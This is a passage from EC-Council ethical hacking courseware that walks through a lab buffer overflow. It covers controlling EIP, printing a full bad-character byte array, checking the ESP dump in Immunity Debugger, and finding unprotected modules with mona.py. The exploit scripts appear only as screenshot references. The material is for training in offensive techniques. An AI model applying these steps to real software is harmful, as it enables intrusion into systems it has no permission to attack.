


Figure 6.63: Screenshot of Python script injecting shellcode in the EIP register

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.




Figure 6.64: Screenshot of Immunity Debugger showing EIP register

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Bad Characters

Before injecting the shellcode into the EIP register, you must first identify bad characters that may cause issues in the shellcode. You can obtain the badchars through a Google search. Characters such as no byte, i.e., "**\x00**", are badchars.

```
badchars =
("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x1
2\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"

"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53
\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"

"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72
\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"

"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92
\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"

"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2
\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"

"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2
\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"

"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Next, run the following Python script to send badchars along with the shellcode:




Figure 6.65: Screenshot of Python script for sending badchars

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In Immunity Debugger, right-click on the ESP register value, then click on "Follow in Dump," and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.




Figure 6.66: Screenshot of Immunity Debugger showing ESP dump

Identify the Right Module

In this step, we must identify the right module of the vulnerable server that lacks memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify such modules. You must download **`mona.py`** from GitHub and copy it to the path **`Immunity Debugger → PyCommands`**. Now, run the vulnerable server and the Immunity Debugger as Administrator, and attach the vulnerable server to the debugger.

In Immunity Debugger, type **`!mona modules`** in the bar at the bottom of the window. As shown in the screenshot, a pop-up window is created, which shows the protection settings of various modules.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

